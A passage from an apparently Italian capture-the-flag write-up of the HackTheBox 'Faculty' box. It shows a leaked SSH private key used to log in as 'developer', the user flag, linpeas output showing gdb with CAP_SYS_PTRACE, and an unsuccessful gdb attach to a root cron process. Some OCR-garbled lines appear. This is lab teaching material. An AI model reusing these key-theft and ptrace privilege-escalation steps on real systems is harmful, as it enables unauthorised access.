EAAAGBAMQwIKx3A9iOFN9vf/7HWqZ+J3Fc0WGcQAgv3M8ZkjuVLNkvO3ccsIs2dIQ7Mx8p
PmwgeQdcL67ZgBbtijeGhgqACTDRplaHAZyJEnMxqf8wctKVSuh+4OhjAFUqa4m1/w63Rw
nJrCLu1qpMmdJgzdrEvt7jJOiN9+tcds7QBtWgvcSV+xCbB5lw0S2fBtUYmyqSNFqgFjUl
xww73MA6Zlg5PjZSESpKRnFQcs4RvMdWs7ylkvRt+s3iywEQT+N2seHgFa7AHfu4oN75fS
L/mbUc5B9D7DIa4iJRwTVMvXRQBj+WmuGVJGB4tfzJQZ7FjoIkRzIHCc3FlzhniCW7XHad
mgTo2ZRifhuri1q8cJV/WpzN4D100+AxqmVdUKf9/iWRdffylydXa9It9vI7GjJcw4oxeW
2Y6QDnC8UtFfOLffUf+20Wy3RcTBP9Mcm+kDCnDA5y6w1JnYYjm0TmRZd7+YZ7FvQqBS4i
hP+I1ij+pT1Pt9Rjk6SrS12DA23HqQAAAAMBAAEAAAGBAIjXSPMC0Jvr/oMaspxzULdwpv
JbW3BKHB+Zwtpxa55DntSeLUwXpsxzXzIcWLwTeIbS35hSpK/A5acYaJ/yJOyOAdsbYHpa
ELWupj/TFE/66xwXJfilBxsQctr0i62yVAVfsR0Sng5/qRt/8orbGrrNIJU2uje7ToHMLN
J0J1A6niLQuh4LBHHyTvUTRyC72P8Im5varaLEhuHxnzg1g81loA8jjvWAeUHwayNxG8uu
ng+nLalwTM/usMo9Jnvx/UeoKnKQ4r5AunVeM7QQTdEZtwMk2G4vOZ9ODQztJO7aCDCiEv
Hx9U9A6HNyDEMfCebfsJ9voa6i+rphRzK9or/+IbjH3JlnQOZw8JRC1RpI/uTECivtmkp4
ZrFF5YAo9ie7ctB2JIujPGXlv/F8Ue9FGN6W4XW7b+HfnG5VjCKYKyrqk/yxMmg6w2Y5P5
N/NvWYyoIZPQgXKUlTzYj984plSl2+k9Tca27aahZOSLUceZqq71aXyfKPGWoITp5dAQAA
AMEAl5stT0pZ0iZLcYi+b/7ZAiGTQwWYS0p4Glxm204DedrOD4c/Aw7YZFZLYDlL2KUk6o
0M2X9joquMFMHUoXB7DATWknBS7xQcCfXH8HNuKSN385TCX/QWNfWVnuIhl687Dqi2bvBt
pMMKNYMMYDErB1dpYZmh8mcMZgHN3lAK06Xdz57eQQt0oGq6btFdbdVDmwm+LuTRwxJSCs
Qtc2vyQOEaOpEad9RvTiMNiAKy1AnlViyoXAW49gIeK1ay7z3jAAAAwQDxEUTmwvt+oX1o
1U/ZPaHkmi/VKlO3jxABwPRkFCjyDt6AMQ8K9kCn1ZnTLy+J1M+tm1LOxwkY3T5oJi/yLt
ercex4AFaAjZD7sjX9vDqX8atR8M1VXOy3aQ0HGYG2FF7vEFwYdNPfGqFLxLvAczzXHBud
QzVDjJkn6+ANFdKKR3j3s9xnkb5j+U/jGzxvPGDpCiZz0I30KRtAzsBzT1ZQMEvKrchpmR
jrzHFkgTUug0lsPE4ZLB0Re6Iq3ngtaNUAAADBANBXLol4lHhpWL30or8064fjhXGjhY4g
blDouPQFIwCaRbSWLnKvKCwaPaZzocdHlr5wRXwRq8V1VPmsxX8O87y9Ro5guymsdPprXF
LETXujOl8CFiHvMA1Zf6eriE1/Od3JcUKiHTwv19MwqHitxUcNW0sETwZ+FAHBBuc2NTVF
YEeVKoox5zK4lPYIAgGJvhUTzSuu0tS8O9bGnTBTqUAq21NF59XVHDlX0ZAkCfnTW4IE7j
9u1fIdwzi56TWNhQAAABFkZXZlbG9wZXJAZmFjdWx0eQ==
-----END OPENSSH PRIVATE KEY-----
```


La salviamo in un file in locale sulla macchina kali, nominato **id_rsa**. Ne cambiamo i permessi con il comando:

```
chmod 600 id_rsa
```

e ci connettiamo tramite ssh con il comando

```
ssh developer@faculty.htb -i id_rsa
```


Come si vede dalla seguente immagine, viene ottenuto l'accesso:



```
Last login: Fri Jul 15 15:39:18 2022 from 10.10.14.90
developer@faculty:~$ 
i permessi di lettura nella home dell'utente develope
```


developer

Si può fare il cat dello user flag:



```
developer@faculty:~$ cat user.txt
531c73a7c4027dd146c9def9011a9f48
```


Runnando **linpeas.sh**, si scopre che ci sono i seguenti files con le capabilities elencate:



```
╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
Current capabilities:
Current: =
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Shell capabilities:
0x0000000000000000=
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gdb = cap_sys_ptrace+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```


Notiamo che l'eseguibile **/usr/bin/gdb** (GNU debugger) ha la capability CAP_SYS_PTRACE, con la quale è possibile fare attach agli altri processi in stato di run. Eseguendo **pspy64**, si nota che c'è una chiamata periodica a **sleep 20** come utente con uid 0 (root). Ciò fa pensare alla presenza di un cronjob, come confermato anche dall'esecuzione del comando:

```
ps aux --forest
```



```
root         908  0.0  0.1   7252  3436 ?        S    17:22   0:00  \_ /usr/sbin/CRON -f
root         916  0.0  0.0   2608   604 ?        Ss   17:22   0:00      \_ /bin/sh -c bash /root/service_check.sh
root         917  0.0  0.1   5648  3160 ?        S    17:22   0:00          \_ bash /root/service_check.sh
root        4087  0.0  0.0   4260   584 ?        S    18:03   0:00              \_ sleep 20
```

Ci si prova ad attaccare con gdb al processo con id 916, ma si ottiene il seguente errore:



```
developer@faculty:~$ gdb -p 916
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 916
Could not attach to process.  If your uid matches the uid of the target
process, check the setting of /proc/sys/kernel/yama/ptrace_scope, or try
again as the root user.  For more details, see /etc/sysctl.d/10-ptrace.conf
warning: process 916 is already traced by process 2473
ptrace: Operation not permitted.
(gdb)
```